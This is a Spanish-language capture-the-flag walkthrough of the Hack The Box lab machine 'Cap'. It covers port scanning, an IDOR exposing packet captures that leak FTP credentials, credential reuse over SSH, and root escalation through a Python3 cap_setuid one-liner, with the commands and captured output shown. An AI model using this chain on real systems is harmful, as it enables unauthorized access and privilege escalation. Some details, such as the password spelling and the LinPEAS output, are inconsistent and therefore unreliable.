

## 244- CAP

- 1. CAP
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. IDOR to FTP credentials
  - 1.5. FTP and SSH access
  - 1.6. Privesc via cap\_setuid in Python3

### 1. CAP

<https://app.hackthebox.com/machines/Cap>

RETIRE MACHINE

# Cap

LINUX EASY

<b>4.4</b> MACHINE RATING	<b>27953</b> USER OWNS	<b>26661</b> SYSTEM OWNS	<b>05/06/2021</b> RELEASED
------------------------------	---------------------------	-----------------------------	-------------------------------

Created by InfoSecJack

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

- ```

> settarget "10.10.10.245 cap"
> ping 10.10.10.245

PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data:
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=59.8 ms
64 bytes from 10.10.10.245: icmp_seq=2 ttl=63 time=43.2 ms
64 bytes from 10.10.10.245: icmp_seq=3 ttl=63 time=46.1 ms
64 bytes from 10.10.10.245: icmp_seq=4 ttl=63 time=43.8 ms
64 bytes from 10.10.10.245: icmp_seq=5 ttl=63 time=42.9 ms
64 bytes from 10.10.10.245: icmp_seq=6 ttl=63 time=68.7 ms
64 bytes from 10.10.10.245: icmp_seq=7 ttl=63 time=43.3 ms
^C
64 bytes from 10.10.10.245: icmp_seq=8 ttl=63 time=45.9 ms
^C
--- 10.10.10.245 ping statistics ---
9 packets transmitted, 8 received, 11.111% packet loss, time 8816ms
rtt min/avg/max/mdev = 42.887/49.192/68.075/9.034 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 21, 22 y 80* abiertos.

- ```

> nmap -sS -p- --open 10.10.10.245 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 16:31 CET
Nmap scan report for 10.10.10.245
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Buscamos posibles exploits para la versión de *vsftpd 3.0.3*, pero no encontramos nada relevante. El usuario *Anonymous* tampoco está habilitado para el servicio *FTP*, por tanto haremos la intrusión vía web.

- ```


> nmap -sCV -p21,22,80 -n -Pn --min-rate 5000 10.10.10.245 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 16:33 CET
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:34 (0:00:20 remaining)
Nmap scan report for 10.10.10.245
Host is up (0.058s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkeys:
|   3872 fa88a9b2ca3b8869a4289e398d27d575 (RSA)
|   256 96d8f8e3e8f77136c549d59db6a4c98c (ECDSA)
|_ 256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp    open  http     gunicorn
|_ http-server-header: gunicorn
|_ fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 18 Feb 2024 15:34:09 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|_ GetRequest:
|   HTTP/1.0 200 OK
|   Server: gunicorn
|   Date: Sun, 18 Feb 2024 15:34:02 GMT
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 19386
|   <!DOCTYPE html>
|   <html class="no-js" lang="en">
|   <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">

```


## 1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente. Entre otras cosas, vemos que se está usando *gunicorn* por detrás, que es un servidor web HTTP para aplicaciones web Python.



## 1.4. IDOR to FTP credentials

- Entramos en la web, y parece que entramos automáticamente logueados como usuario **Nathan**. Investigando un poco la página, vemos que bajo el directorio **/data** podemos fuzzear parámetros (dígitos). Éstos parecen ser diferentes identificadores para diferentes recursos. Estos recursos parecen ser archivos **.pcap**, los cuales podemos descargar. Descargamos el contenido de **/data/0**.



- Una vez en nuestro sistema, vemos que este archivo se interpreta como binario, por lo tanto, hacemos: `strings 0.pcap` para imprimir los caracteres legibles del archivo. Encontramos una contraseña: **Buck3tH4TF0RM3!**, aparentemente para el usuario **Nathan**.

```

Pz,2
Pz,2
<st0
220 (vsFTpd 3.0.3)
USER nathan
(su0
jsv0
331 Please specify the password.
PASS [buck3TH4Tf0RM31
(su0
7sx0
230 Login successful.
"j#p
SYST
(sy0
"j#
;sz0
"j#
215 UNIX Type: L8
"j6P
"j6P
PORT 192,168,196,1,212,140
(s0
"j0
[s0
"j6
200 PORT command successful. Consider using PASV.
"jlp
LIST
0s0
"jl
150 Here comes the directory listing.

```

“

- Un archivo con extensión **.pcap** es un archivo de captura de paquetes utilizado comúnmente en redes de computadoras para almacenar datos capturados de tráfico de red. **PCAP** es un acrónimo de **Packet Capture**.

## 1.5. FTP and SSH access

- Usamos estas credenciales para conectarnos por **FTP**. Conseguimos acceso. Aquí encontramos la bandera de usuario.

```

> ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTpd 3.0.3)
Name (10.10.10.245:parrot): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |

```

- Tras explorar un poco los directorios, decidimos intentar conectarnos por **SSH** reutilizando las mismas credenciales.

```

> ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:ItASy/Tkhd0Seqw0Lx0ckr10t0hr2JvrrE00zj5c.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Feb 19 10:54:18 UTC 2024

System load:      0.0
Usage of /:        36.6% of 8.73GB
Memory usage:     28%
Swap usage:       0%
Processes:        222
Users logged in:   0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb9:130

 * Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.
  https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cep:~$ whoami
nathan

```

## 1.6. Privesc via cap\_setuid in Python3

- En este punto, tras considerar diferentes opciones para escalar privilegios, nos clonamos **LinPEAS** y lo transferimos a la máquina víctima. Tras ejecutarlo, encontramos, entre otras cosas, lo siguiente: **Python3** tiene la capability **CAP\_SETUID** asignada.

```
Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

Users with capabilities
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

Apparmor binary profiles
-rw-r--r-- 1 root root 3222 Mar 11 2020/sbin/dhclient
-rw-r--r-- 1 root root 3282 Feb 25 2020/usr/bin/man
-rw-r--r-- 1 root root 26783 Feb 2 2021/usr.lib.snapd.snap-confine.real
-rw-r--r-- 1 root root 1575 Feb 11 2020/usr/sbin/rsyslogd
-rw-r--r-- 1 root root 1385 Dec 7 2019/usr/sbin/tcpdump

Files with ACLs (limited to 50)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#facts
Files with ACLs in searched folders Not Found

Files (scripts) in /etc/profile.d/
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 36
drwxr-xr-x 2 root root 4096 May 23 2021 .
drwxr-xr-x 92 root root 4096 Jul 23 2021 ..
-rw-r--r-- 1 root root 96 Dec 5 2019 01-locale-ftx.sh
-rw-r--r-- 1 root root 1557 Feb 17 2020 207-byobu.sh
-rw-r--r-- 1 root root 833 Feb 2 2021 apps-bin-path.sh
-rw-r--r-- 1 root root 729 Feb 2 2020 bash_completion.sh
```

- Buscando información en **GTFObins** encontramos lo siguiente.

### Capabilities

If the binary has the Linux **CAP\_SETUID** capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

- Ejecutamos `python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'` (es importante que sea la misma versión que vimos en el script de **LinPEAS**), y obtenemos nuestra sesión como **root**.

```
nathan@cap:/tmp$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:/tmp$ cd /root
root@cap:/root$ ls
root.txt  snap
root@cap:/root$ cat root.txt
35382ee72cdd212e2ea468937f3ae33c
root@cap:/root$
```